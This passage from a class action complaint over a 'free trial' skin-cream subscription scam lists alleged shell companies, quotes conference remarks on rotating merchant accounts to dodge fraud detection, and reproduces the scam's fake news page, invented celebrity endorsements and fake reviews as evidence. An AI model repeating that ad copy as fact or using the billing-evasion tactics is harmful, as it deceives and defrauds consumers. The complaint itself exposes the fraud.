5 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
6 information and belief, this company is a shell entity which was used to apply for merchant  
7 accounts for the purpose of billing members of the Class, committing bank fraud, and  
8 evading detection by the fraud departments of financial institutions resulting in injury to  
9 Plaintiff and the Class.

10 72. LASTING FITNESS & BEAUTY JLN, INC. is a California corporation  
11 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
12 On information and belief, this company is a shell entity which was used to apply for  
13 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
14 and evading detection by the fraud departments of financial institutions resulting in injury  
15 to Plaintiff and the Class.

16 73. PKL EVERLASTING BEAUTY, INC. is a California corporation whose  
17 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
18 information and belief, this company is a shell entity which was used to apply for merchant  
19 accounts for the purpose of billing members of the Class, committing bank fraud, and  
20 evading detection by the fraud departments of financial institutions resulting in injury to  
21 Plaintiff and the Class.

22 74. RADIANT SKIN & BODY SHOP ATN, INC. is a California corporation  
23 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
24 On information and belief, this company is a shell entity which was used to apply for  
25 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
26 and evading detection by the fraud departments of financial institutions resulting in injury  
27 to Plaintiff and the Class.  
28

1           75.   REMARKABLE BEAUTY TN, INC. is a California corporation whose  
2 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
3 information and belief, this company is a shell entity which was used to apply for merchant  
4 accounts for the purpose of billing members of the Class, committing bank fraud, and  
5 evading detection by the fraud departments of financial institutions resulting in injury to  
6 Plaintiff and the Class.

7           76.   REMARKABLE HEALTH SUPPLY PO, INC. is a California corporation  
8 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
9 On information and belief, this company is a shell entity which was used to apply for  
10 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
11 and evading detection by the fraud departments of financial institutions resulting in injury  
12 to Plaintiff and the Class.

13           77.   SELECT SKIN PRODUCTS MV, INC. is a California corporation whose  
14 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
15 information and belief, this company is a shell entity which was used to apply for merchant  
16 accounts for the purpose of billing members of the Class, committing bank fraud, and  
17 evading detection by the fraud departments of financial institutions resulting in injury to  
18 Plaintiff and the Class.

19           78.   SKIN AND BEAUTY NS, INC. is a California corporation whose registered  
20 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and  
21 belief, this company is a shell entity which was used to apply for merchant accounts for  
22 the purpose of billing members of the Class, committing bank fraud, and evading detection  
23 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
24 Class.

25           79.   SKIN BEAUTY & HEALTH JN, INC. is a California corporation whose  
26 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
27 information and belief, this company is a shell entity which was used to apply for merchant  
28 accounts for the purpose of billing members of the Class, committing bank fraud, and

1 evading detection by the fraud departments of financial institutions resulting in injury to  
2 Plaintiff and the Class.

3 80. SKIN BEAUTY AND BALANCE CD, INC. is a California corporation  
4 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
5 On information and belief, this company is a shell entity which was used to apply for  
6 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
7 and evading detection by the fraud departments of financial institutions resulting in injury  
8 to Plaintiff and the Class.

9 81. SKIN BEAUTY ENTERPRISE MG, INC. is a California corporation whose  
10 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
11 information and belief, this company is a shell entity which was used to apply for merchant  
12 accounts for the purpose of billing members of the Class, committing bank fraud, and  
13 evading detection by the fraud departments of financial institutions resulting in injury to  
14 Plaintiff and the Class.

15 82. SKIN BEAUTY PRODUCTS ISA, INC. is a California corporation whose  
16 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
17 information and belief, this company is a shell entity which was used to apply for merchant  
18 accounts for the purpose of billing members of the Class, committing bank fraud, and  
19 evading detection by the fraud departments of financial institutions resulting in injury to  
20 Plaintiff and the Class.

21 83. SKIN CARE ENTERPRISE TTH, INC. is a California corporation whose  
22 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
23 information and belief, this company is a shell entity which was used to apply for merchant  
24 accounts for the purpose of billing members of the Class, committing bank fraud, and  
25 evading detection by the fraud departments of financial institutions resulting in injury to  
26 Plaintiff and the Class.

27 84. SKIN CARE GROUP MK, INC. is a California corporation whose registered  
28 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and

1 belief, this company is a shell entity which was used to apply for merchant accounts for  
2 the purpose of billing members of the Class, committing bank fraud, and evading detection  
3 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
4 Class.

5 85. SKIN PRODUCTS RUBIO, INC. is a California corporation whose registered  
6 agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On information and  
7 belief, this company is a shell entity which was used to apply for merchant accounts for  
8 the purpose of billing members of the Class, committing bank fraud, and evading detection  
9 by the fraud departments of financial institutions resulting in injury to Plaintiff and the  
10 Class.

11 86. STRENGTH & FITNESS LIFESTYLE LT, INC. is a California corporation  
12 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
13 On information and belief, this company is a shell entity which was used to apply for  
14 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
15 and evading detection by the fraud departments of financial institutions resulting in injury  
16 to Plaintiff and the Class.

17 87. TOTAL FITNESS & HEALTH MC, INC. is a California corporation whose  
18 registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814. On  
19 information and belief, this company is a shell entity which was used to apply for merchant  
20 accounts for the purpose of billing members of the Class, committing bank fraud, and  
21 evading detection by the fraud departments of financial institutions resulting in injury to  
22 Plaintiff and the Class.

23 88. VIBRANT FACE & BEAUTY SHOP ATN, INC. is a California corporation  
24 whose registered agent is Elinor Spector at 1017 L Street #439, Sacramento, CA 95814.  
25 On information and belief, this company is a shell entity which was used to apply for  
26 merchant accounts for the purpose of billing members of the Class, committing bank fraud,  
27 and evading detection by the fraud departments of financial institutions resulting in injury  
28 to Plaintiff and the Class.

1 89. DEFENDANTS JOHN DOE 1 THROUGH 10 are any other individuals,  
2 corporations, or entities responsible for marketing, branding, and/or selling the La Pura  
3 Products, and any individuals, corporations, or entities providing the capacity to evade  
4 fraud detection through services relating to credit card or debit card processing, or  
5 otherwise assisting in the scam (collectively, the “Doe Defendants”). The true names and  
6 capacities of the Doe Defendants sued herein as JOHN DOE 1 through 10, inclusive, are  
7 currently unknown to Plaintiff, who therefore sues such Defendants by fictitious names.  
8 Each of the Doe Defendants designated as a JOHN DOE is legally responsible for the  
9 unlawful acts alleged herein. Plaintiff will seek leave of Court to amend this Complaint to  
10 reflect the true names and capacities of the JOHN DOE Defendants when such identities  
11 become known.

## 12 **FACTUAL ALLEGATIONS**

### 13 **Background on “Free Trial” Scams**

14 90. The Internet has been plagued in recent years by a flood of scams targeting  
15 consumers for “free trials” that are anything but free. Relying on fake news articles and  
16 fake celebrity endorsements, the scammers convince customers that they are signing up for  
17 a free trial of a product endorsed by a high-profile celebrity. But the customer soon  
18 discovers that they are being billed each and every month as part of a subscription they  
19 were never properly informed of and never agreed to. These scams are not just deceptive—  
20 they are criminal. This lawsuit seeks to shut down a ring of scammers who defrauded an  
21 unknown number of people, including the named plaintiff LeAnne Tan.

22 91. The Better Business Bureau (“BBB”) issued a study in December 2018 titled  
23 “Subscription Traps and Deceptive Free Trials Scam Millions with Misleading Ads and  
24 Fake Celebrity Endorsements.” *See* Exhibit 1 attached hereto. Written by C. Steven Baker,  
25 an International Investigations Specialist for the BBB and former Director for the Midwest  
26 Region of the Federal Trade Commission, the report explains in detail the tactics used by  
27 scammers to exploit customers who are unaware of their fraudulent techniques.  
28

1           92. According to the report, these scams have “infested the internet and social  
2 media.” Ex. 1, at p. 1. The report provides a detailed explanation of how the scams work—  
3 one that is virtually identical to the scam that was run by the Defendants here.

4           93. “You’ve seen them on the internet: ads or links leading to pictures of  
5 celebrities and products that sound intriguing. The ads claim these ‘miracle’ products will  
6 help you lose weight easily, combat wrinkles or whiten teeth. Often, fraudulent operations  
7 involved with these types of ads employ the latest internet marketing techniques and  
8 professional looking websites. You may be enticed to try these products through a ‘risk-  
9 free’ trial. You might think they seem like a good deal. You only have to pay \$1.95 for  
10 shipping and handling. The claims look plausible, and celebrities would not endorse a  
11 product unless they believed it works. There may be a risk that the product doesn’t work  
12 as claimed, but it costs next to nothing to find out. Just enter your name, address and credit  
13 card number and act quickly; supplies are limited. Better Business Bureau’s (BBB’s) in-  
14 depth investigative study found that many of these free trial offers are not free. They do  
15 not just send free product samples to try. If you can locate and read the fine print on the  
16 order page, or the terms and conditions buried by a link, you’ll discover that you may have  
17 only 14 days to receive, evaluate and return the product to avoid being charged \$100 or  
18 more. In addition, the same hidden information may state that by accepting the offer,  
19 you’ve also signed up for monthly shipments of the products. Those also will be charged  
20 to your credit card and become subscription traps. Many people find it difficult to contact  
21 the seller to stop recurring charges, halt shipments and get a refund.” Ex. 1, at p. 1.

22           94. This is virtually a verbatim description of the illegal scam the Defendants  
23 perpetrated here, as described further below. And as the Better Business Bureau recognized  
24 in its study, the sellers of these products are not the only active participants in these scams:  
25 “The fraud involves a variety of players, from those who obtain the products to advertisers,  
26 shippers and credit card processors.” Ex. 1, at p. 1.

1 95. For example, the companies involved often hire “affiliates” to place  
2 advertisements for them or to create fake celebrity ads, paying them commissions. Ex. 1,  
3 at p. 3. Those affiliates are often hired or paid through a separate “affiliate network.” *Id.*

4 96. The Better Business Bureau describes the role of affiliates and affiliate  
5 networks as follows: “Many fake free trial offers use affiliate networks to advertise their  
6 products. Someone who wants to drive traffic to their website hires an affiliate network,  
7 which in turn hires individual affiliates to place advertising. The affiliates often buy space  
8 for ads or sponsored content on popular websites. Clicking on one of these ads will take  
9 people to a website where products are sold, or to a ‘landing page’ that then refers users to  
10 the main site for the product. Commissions are paid to the affiliate network, which in turn  
11 pays the affiliates. Affiliates can either be paid per click or per order placed. Commissions  
12 for these misleading ‘free trial’ offers can be \$30 to \$50 for every person who signs up.”  
13 Ex. 1, at p. 6.

14 97. Another typical player in the scam operations is the “fulfillment company” -  
15 which is a company that manufactures and ships the products to consumers. The Better  
16 Business Bureau study makes clear that these fulfillment companies are active participants:  
17 “The free trial offer operations also have to get the product shipped to victims. Often,  
18 fraudulent free trial operations use fulfillment companies to ship the products and,  
19 presumably, accept returns.” Ex. 1, at p. 9.

20 98. A final type of participant in these scams are third party companies which  
21 assist in preventing the scammers from losing their merchant accounts with credit card  
22 companies or otherwise being flagged for their fraud: “Using a crooked processor. Banks  
23 that offer credit card processing hire Independent Sales Organizations (ISO’s) to solicit  
24 and sign up merchants for them. The banks require that these agents comply with detailed  
25 rules before opening accounts to determine if they are legitimate and to monitor their  
26 activity for signs of fraud, such as reviewing chargeback rates and other suspicious activity.  
27 But what if those providing processing services are in on the fraud? The FTC has sued a  
28 number of these ISOs over the years, often alleging that these third parties were aware of

1 the fraud or actively assisted in helping a fraudulent company evade the rules of the credit  
2 card system. For example, in one FTC case an ISO spread the credit card charges over 26  
3 merchant accounts to disguise the fraud activity.” Ex. 1, at p. 11.

4 99. The fact that “affiliate marketing” is rife with illegal scam operations is well  
5 known in the industry. At the *Affiliate Summit West* in 2019, the preeminent conference for  
6 affiliate marketers, the keynote speaker, Neil Patel, repeatedly acknowledged in frank  
7 language how widespread such scams are among Internet marketers and among attendees  
8 of the conference:<sup>1</sup>

9  
10 The sad reality is, at least for a lot of affiliates, the way affiliate marketing  
11 was a few years ago isn’t gonna exist anymore and it’s gonna get tougher and  
12 tougher. You know, I remember years ago in San Diego I was meeting some  
13 friends and they’re like, yeah, we’re selling some skin care product, we got to  
14 zero to \$100 million dollars a year in revenue in twelve months with a brand  
15 new company. Those days are long gone. **As you can guess some of those  
16 guys probably got hit by the FTC as well.**

17 100. Mr. Patel continued:<sup>2</sup>

18 I’ve got a marketing blog. I see what a lot of affiliate marketers think ‘cause  
19 a shit load of ‘em hit me up every single day, I think I’m number one on  
20 Google for affiliate marketing. I could be wrong, maybe number two. Either  
21 way I just get a ton of affiliate marketing traffic. So, let’s go over fact number  
22 one: how affiliates currently make money. And hopefully you guys don’t get  
23 offended, I’m just gonna be stating the facts. Churn and burn model with  
24 Facebook accounts. You guys know what I’m talking about, you used to pay  
25 people fifty bucks, it used to be crazy back in the day, people were paying  
26 hundreds of dollars for Facebook accounts and then they would churn and  
27 burn ‘em. You guys familiar with this? No? I love it, you have the biggest  
28 smile and you’re like, no, and now you’re turning away, you’re like don’t look  
at me, hopefully no camera’s on me. (LAUGHTER). That’s okay. Everyone

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<sup>1</sup> Neil Patel, *The Future of Affiliate Marketing: It’s Not What You Think*,  
<https://www.youtube.com/watch?v=2hUdbztKLY4> at 0:20 (last visited Jan. 3, 2019) (emphasis added).

<sup>2</sup> *Id.* at 5:41.

1 has to make a livin'. Hopefully you crushed it while you can. **The next model:**  
2 **fake news landing pages. "The Shocking Reason Why Joy Behar Is**  
3 **Quitting The View."** Well it's because she took this new wrinkle cream.  
4 (LAUGHTER). She looked ten years younger and now this is what she's  
5 selling. **And you know what? Joy's story is so amazing, on that landing**  
6 **page is also a testimonial from her friend Oprah.** (LAUGHTER). On how  
7 this wrinkle cream also made Oprah look twenty years younger. And you  
8 know what? Oprah also lost ten pounds while taking this wrinkle cream.  
9 (LAUGHTER). She was so addicted to it she was taking it at night, but luckily  
10 when her power went off she had one of those flashlights, the survival ones.  
11 (LAUGHTER). Right? **That's how affiliate marketers make money. And**  
12 **again, I've seen it, there's nothing wrong with it.** Some of you guys do  
13 straight sells, so when they click from that Oprah landing page, they go into a  
14 straight sell instead of forced continuity. And that's fine as well. And again  
15 this is forced continuity, **you tell 'em it's a free trial, but they don't really**  
16 **see in the fine print that they're gonna get billed every single month. And**  
17 **then you target the older demographics who have no idea why they're**  
18 **continually getting rebilled. And then some of you guys have what's**  
19 **called a quote-unquote hell room that just deals with the calls. And the**  
20 **refunds. Or the credit card processors where you guys rotate up the**  
21 **chargebacks so then that way, then you guys can keep processing the**  
22 **money.**

17 101. Mr. Patel acknowledged that a widespread FTC crackdown was occurring:<sup>3</sup>

18  
19 The FTC has been cracking down on certain companies and industries, hence  
20 you're seeing a lot less forced continuity. You guys, many of you have issues  
21 with credit card processing, so you'll do things like, I forgot what the saying  
22 is but they rotate up the MIGS or the MIDS, I don't know what the saying is  
23 but it's more so they're controlling where the chargebacks are going.

24 102. Mr. Patel described the FTC efforts to target not just affiliate marketers but  
25 companies such as Facebook:<sup>4</sup>  
26  
27

28 <sup>3</sup> *Id.* at 10:10.

<sup>4</sup> *Id.* at 16:16.

1 But they get pressure. ‘Cause those old grandmas are like, hey! Facebook  
2 screwed me over! They sold me this wrinkle cream! One, I still have my  
3 wrinkles. Two, they keep advertising these false products. So they get  
4 pressure. The government doesn’t just want to stop the companies, they go to  
5 the source and say, stop them from advertising.

6 103. At a Keynote Panel that followed Mr. Patel’s speech, several panelists who  
7 operate affiliate networks addressed the same issue. An audience member who was  
8 inexperienced in the industry posed the following question about the fake news articles  
9 used by many affiliate marketers:<sup>5</sup>

10 **Ok, I’m relatively new to the affiliate game myself.** Uh, I started my  
11 business at home, and I have to say that I’m very pleased with the industry  
12 coming out of 25 years of health care. So, my question is, what are the  
13 regulations from the Federal Trade Commission that publishers are gonna  
14 have to deal with that’s gonna impact our revenue? And is the fed—you guy’s  
15 dealing with the Federal Trade Commission, would that impact us? You guys.  
16 If there was something that you guys had—you had to deal with, that, would  
17 that impact the way we do business with you? .... What is the government  
18 looking at as far as publishers, you know, I mean, what do we, what, in the  
19 next five years, is gonna be the regulations for us in content? **Like the fake  
20 news stuff. Everybody talk about the fake news, but nobody even, like,  
21 call people who put fake news out. Nobody calls ‘em on it. You know, they  
22 continue to do it. If I wanted to put something up about one’a you guys,  
23 fake news, what would stop that? You know? What type’a federal laws  
24 are gonna be put in place to keep that from happening?**

25 104. The inexperienced audience member may not have understood why these  
26 illegal practices were being tolerated by the industry, but the panel knew perfectly well.  
27 And their response gave away the game. Todd Crawford, the Vice President of Strategic  
28 Initiatives at Impact Radius, a company that connects affiliates to advertisers, responded  
as follows:<sup>6</sup>

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<sup>5</sup> Affiliate Summit West 2019 Keynote Panel, <https://www.youtube.com/watch?v=6KRA8fL6hp0&t=281s>, at 50:02 (last visited Feb. 9, 2020) (emphasis added).

<sup>6</sup> *Id.* (emphasis added).

1 Well, you know, the FTC requires you to disclose that you're earning money  
2 from your links, that you may be earning money for referring sales. **You**  
3 **know, if you're promoting fake news, I think that's more of a brand**  
4 **decision or maybe a network decision on their policy of what they accept.**  
5 I mean, we even have criteria that, in our marketplace environment, you have  
6 to, you know, you can't do certain things that maybe a brand would work with  
7 you direct through. So, it, I think there's no simple answer there but the big  
8 picture is the disclosures by the FTC, because they're going to come after you.

9 105. Earlier in the panel, Mr. Crawford commented on a question about what  
10 affiliate networks do when fraud is detected on their networks:<sup>7</sup>

11 Well, for example, this is years ago. I helped found Commission Junction. So  
12 when I was working there, a very large publisher violated the agreed upon  
13 terms that everybody else in here had agreed to, and we kicked 'em out for  
14 over a year, and no other network did anything.... [I]n the U.S., it's so spread  
15 out, and it is kinda this every man or woman for themselves. And they're  
16 gonna run their business how they want. I'm all for it, but...

17 106. Mr. Crawford's statements make clear that the companies that are supporting  
18 the celebrity "free trial" scammers are making a policy decision to allow that conduct to  
19 occur on their networks. And he further makes clear that some businesses have chosen not  
20 to work with these scammers, and that they are perfectly capable of doing so. The  
21 companies that work with "free trial" scammers are making voluntary, intentional, and  
22 knowing decisions to do so—and they are making that choice because it is an extremely  
23 profitable one.

24 107. Tellingly, both the QuickBox Defendants' and the Konnektive Defendants'  
25 representatives attended the *Affiliate Summit West* in Las Vegas, where Mr. Patel was the  
26 keynote speaker.<sup>8</sup>

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27 <sup>7</sup> *Id.* at 21:44.

28 <sup>8</sup> <https://www.facebook.com/1642178399129835/posts/asw-2019-will-we-see-you-in-las-vegas-this-year-/2481592371855096/>.



1 112. Believing that she was only ordering her “free” gift, Ms. Tan clicked the  
2 “complete my order” box. The same day, she received an email from info@la-pura-  
3 skinproducts.com, stating her order was currently being processed and would be shipped  
4 within one to two business days. Tellingly, the email stated the order would appear on Ms.  
5 Tan’s credit card statement as three different merchant accounts: (1)  
6 beautifullyremarkableh; (2) beautyhealthremarkable; and (3) skincarehealthybeautygroup.  
7 The email did not specify the names of the products ordered or the amount charged to Ms.  
8 Tan’s credit card. The email claimed La Pura had “24 Hour Customer Support” with a  
9 customer service telephone number: (833) 409-5510 and email address: info@la-pura-  
10 skinproducts.com.

11 113. Immediately, Ms. Tan emailed La Pura’s customer service to confirm she was  
12 only charged the advertised shipping cost of \$4.94 for her “free” gift, and she did not want  
13 the two additional products. She instructed La Pura to remove the additional products if La  
14 Pura was going to charge her. Ms. Tan did not receive a response.

15 114. The same day, Ms. Tan received a second email from info@la-pura-  
16 skinproducts.com, informing her that “one or more of your items” had shipped via the  
17 United States Postal Service. The shipping email listed three La Pura products and their  
18 SKU numbers: (1) La Pura Wrinkle Freezing Moisturizer; (2) La Pura Instant Lifting Eye  
19 Serum; and (3) La Pura Instant Tightening Serum. The shipping email did not list any  
20 prices for these products.

21 115. For the second time, Ms. Tan emailed La Pura’s customer service at info@la-  
22 pura-skinproducts.com, and asked how much she was being charged. Again, Ms. Tan did  
23 not receive a response.

24 116. On January 26, 2020, Ms. Tan’s credit card was charged \$88.46 from a  
25 merchant account titled “Beautifullyremarkableh” with the date of January 24, 2020.

26 117. The next day, January 27, 2020, Ms. Tan’s credit card was charged \$84.37  
27 from a different merchant account titled “Beautyhealthremarkable” with a different date of  
28 January 26, 2020.

1 118. Upon discovery of the unauthorized charges, Ms. Tan contacted La Pura’s  
2 customer service and demanded a full refund. The representative initially refused to  
3 provide any refund based on the pretext that Ms. Tan had used the products. Despite her  
4 request for a full refund, the representative stated that they would refund her only 70% of  
5 the total amount charged. Ms. Tan asked the representative why no one responded to her  
6 multiple emails to customer service, to which the representative responded that “no one”  
7 checks the company’s email inbox.

8 119. The total amount charged to Ms. Tan’s credit card was \$172.83. Ms. Tan  
9 received a refund of \$120.97 in the form of two “credit vouchers” which appeared on her  
10 credit card on January 27, 2020 and January 28, 2020. She received no refund for the  
11 remaining amount of \$51.86.

12 120. Soon thereafter, Ms. Tan was forced to cancel her credit card to avoid the risk  
13 of further charges.

14 121. Ms. Tan was injured by Defendants’ misrepresentations and unfair and  
15 unlawful business practices. She suffered a loss of time, inconvenience, and a loss of  
16 money. She further paid more for the products than she would have had she been aware  
17 that Defendants’ representations were false, and ended up with products that were  
18 overpriced, inaccurately marketed, and did not have the characteristics, qualities, or value  
19 promised by Defendants, and therefore suffered injury in fact.

20 **The La Pura Scam**

21 122. The “sales funnel” for the La Pura products is typical of the free trial scams  
22 about which the Federal Trade Commission and Better Business Bureau have issued  
23 repeated warnings to consumers. A sales funnel is a series of websites or advertisements  
24 which lead a customer through a purchase.

25 123. The first step in the sales funnel for La Pura is when a victim initially  
26 encounters an advertisement for the product through a third-party, such as Facebook or  
27 Snapchat or a text message, which takes the victim to the product’s landing page. In the  
28 case of Ms. Tan, this involved receiving a fake text message purportedly from Amazon,

1 which claims if the victim completes an online survey, the victim will receive a “free” gift  
2 of a product and only pay for shipping. The victim is then taken to the product’s landing  
3 page to complete the order.

4 124. Many of these landing pages are hidden from search engines, they are made  
5 inaccessible to anyone who does not view an advertisement, or they are deleted after a few  
6 weeks or months to avoid detection. While the specific landing page Ms. Tan viewed is  
7 unknown, there are two known landing pages for La Pura.<sup>9</sup>

8 125. One step that is common in the funnel is to view an “affiliate page.” One  
9 known La Pura affiliate page is titled “Why Every Judge On Shark Tank Backed This \$4.94  
10 Product.”<sup>10</sup> The site is designed to mimic the format of a legitimate news article,  
11 presumably on the E! Online media channel, with a logo at the top for “Entertainment  
12 Today – Insider News.” A banner running across the top of the screen claims that La Pura  
13 has been featured in a variety of legitimate publications: The New York Times, Today, O  
14 Magazine, StyleWatch, and Redbook. A pop-up banner at the bottom urges victims to  
15 “Click to get your FREE Kit.”

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<sup>9</sup> La Pura Landing Pages, <https://www.try-la-pura-skincare.com/lm/> (last visited May 16, 2020) and <https://www.try-la-pura-skincare.com/l3/> (last visited May 16, 2020).

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<sup>10</sup> La Pura Affiliate Page, <https://eonline.com/US/Entertainment/Shark/Skin/lapura/web/index.html> (last visited May 16, 2020).

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ENTERTAINMENT TODAY  
INSIDER NEWS

LOVE CELEBS BEAUTY GIFT IDEAS

## Why Every Judge On Shark Tank Backed This \$4.94 Product

AS SEEN IN

The New York Times TODAY O StyleWatch redbook

**EXCLUSIVE**

\*Anna and Samantha from New Jersey make history after all five Shark Tank judges invest millions.

(ET, Saturday, May 16, 2020) - It was the most watched episode in Shark Tank history when Anna and Samantha Martin won over the Shark Tank panel.

Sussan from Chicago, US ordered:  
La Pura Cream Bottle - 24 seconds ago

Beauty Kits Available For The Next 4 People. Click To Get Your FREE Kit

Arnold Schwarzenegger's Secret Revealed

READER RESULTS

Before After

Lacey Johnson, age 53 submitted this photo of her results with La Pura Cream. You look great, Lacey!

"The La Pura Cream is the absolute best wrinkle removing product I've ever used. I thought my days of looking young were long gone. I can't thank you enough for this!"

Lacey Johnson  
New York, NY

126. The fake news article claims that the Shark Tank judging panel “unanimously decided to each invest millions of dollars” in La Pura, which was purportedly a company run by two sisters named Anna and Samantha Martin. In fact, there are no such sisters: the women pictured are Shelly Hyde and Kara Haught of Raising Wild Swimwear, who appeared on Shark Tank in Season 8, but who have no affiliation with La Pura.<sup>11</sup>

<sup>11</sup> Raising Wild: What Happened To Bathing Suit Sisters After Shark Tank, 2Paragraphs, <https://2paragraphs.com/2017/10/raising-wild-bathing-suit-sisters-schooled-by-corcoran-after-shark-tank-as-founders-learn-to-prioritize-launch-sunglasses/> (last visited May 16, 2020).

1 127. The fake news article claims that the Shark Tank judges were amazed at La  
2 Pura, and “clinical trials of La Pura Cream have uncovered that women who used the La  
3 Pura Cream were able to drastically reduce the signs of aging wand with continued use  
4 prevented the signs from reoccurring”—a complete falsity. It features a photo of six of the  
5 “sharks,” Mark Cuban, Robert Herjavec, Barbara Corcoran, Lori Greiner, Daymond John,  
6 and Kevin O’Leary. The “sharks” are pictured toasting with champagne, presumably to  
7 their new investment in La Pura. The website goes on to claim endorsements from a number  
8 of other celebrities, not just the Shark Tank cast. For example, Oprah Winfrey is quoted as  
9 calling La Pura “groundbreaking” and “the only company in the world who can effectively  
10 remove the signs of aging in a safe and healthy manner.”<sup>12</sup>

### 11 12 **CELEBRITIES LOVE La Pura 13 Cream**



18 *"La Pura Cream is ground-breaking. They are the only company in the world who can  
19 effectively remove the signs of aging in a safe and healthy manner." - Oprah Winfrey*

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28 <sup>12</sup> La Pura Affiliate Page,  
<https://eonline.com/news/US/Entertainment/Shark/Skin/lapura/web/index.html> (last  
visited May 16, 2020).

1 128. Other celebrities are pictured as endorsers as well. Megan Mullally is quoted  
2 as having used La Pura herself and she is “amazed at the change in the condition of my  
3 skin.” Sandra Bullock is quoted as being in “love” with La Pura, Ellen DeGeneres is quoted  
4 as filming episodes of her shows “completely make-up free” because “my skin looks  
5 incredible” as a result of La Pura, and Eva Longoria is quoted as having “a few lines  
6 forming around my eyes and mouth, but a few weeks of using La Pura Cream completely  
7 erased them.”



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14 *"I love taking care of myself and I've used countless beauty products. I'm addicted! But  
15 nothing works even half as well as La Pura Cream. I had a few lines forming around my  
16 eyes and mouth, but a few weeks of using La Pura Cream completely erased them!" -  
17 Eva Longoria*

18 129. The affiliate page could not be more clear in representing to the victims that  
19 what they are signing up for is free, that La Pura is “giving away samples,” and that the  
20 “only cost you will incur is the discounted shipping rate of \$4.94.”

21 **GIVE YOURSELF THE STAR TREATMENT**

22 For a limited time anyone can try La Pura Cream for free!

23 That's right, La Pura Cream are giving away samples of their Instant Wrinkle Reduction Cream for  
24 **FREE.**

25 The only cost you will incur is the discounted shipping rate of \$4.94. The cream will then be  
26 delivered straight to your door and ready to use immediately.

27 **Remember it's important that you use the [La Pura Cream](#) to achieve the full anti-aging  
28 results.**


This offer won't last for long so make sure you follow the link below to claim your trial bottle today  
before they all run out!

1 130. The affiliate page also repeatedly claims that there is a limited supply of La  
2 Pura remaining, and urges victims to act quickly before it runs out. Victims are told that  
3 the Trial Bottle Promotion will end on a specific date—but that date itself is a  
4 misrepresentation. There is in fact no end date. The website code simply automatically  
5 inserts the current date as the purported end of the free trial.<sup>13</sup> Victims are again presented  
6 with a picture of La Pura and told that they will be signing up for a “Free Sample” and that  
7 they will “pay only \$4.94 for shipping!”

(TRIAL BOTTLES RUN OUT DAILY - CLAIM YOURS NOW BEFORE THEY'RE ALL GONE)

IMPORTANT: During **clinical** testing it was proven that you **MUST** use this product **DAILY** to achieve similar results.

✔ Update: Only 2 Samples Still Available. TRIAL BOTTLE Promotion Ends: Saturday, May 16, 2020




✔ Step 1: [Trial Bottle Of La Pura Cream](#)


**GET YOUR SAMPLE BOTTLE >>**

Take advantage of our exclusive link and pay only **\$4.94** for shipping!

This special offer ends: Saturday, May 16, 2020




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18 131. And finally, victims are presented with a serious of fake reviews at the bottom  
19 of the page purporting to come from real customers of La Pura.



**Tohloria Lewis**

I have been using this Ageless Serum trial for 3 weeks now, and I seriously look 5 years younger! I can't believe it was less than 5 bucks for each! My crow's feet and laugh lines are melting away more and more every day. Thank you so much for reporting on this!


Reply. 13 . Like . 12 minutes ago



**Tanya Porquez**

I saw this combo on CNN a while ago and still using the combo. I've been using the products for about 6 wks. Honestly, this is unbelievable, all I have to say is WOW.


Reply. 6 . Like . 13 minutes ago



**Jennifer Jackson Mercer**

A friend of mine used and recommended it to me 3 weeks ago. I ordered the products and received them within 3 days. The results have been incredible and I can't wait to see what weeks 3 and 4 bring.


Reply. 19 . Like . 25 minutes ago



**Katy Barrott**

Never even thought about combining the products. I am very much pleased after using this product.

Reply. 43 . Like . about an hour ago



**Amanda Gibson**

Thank you for sharing this tip! I just ordered both products.

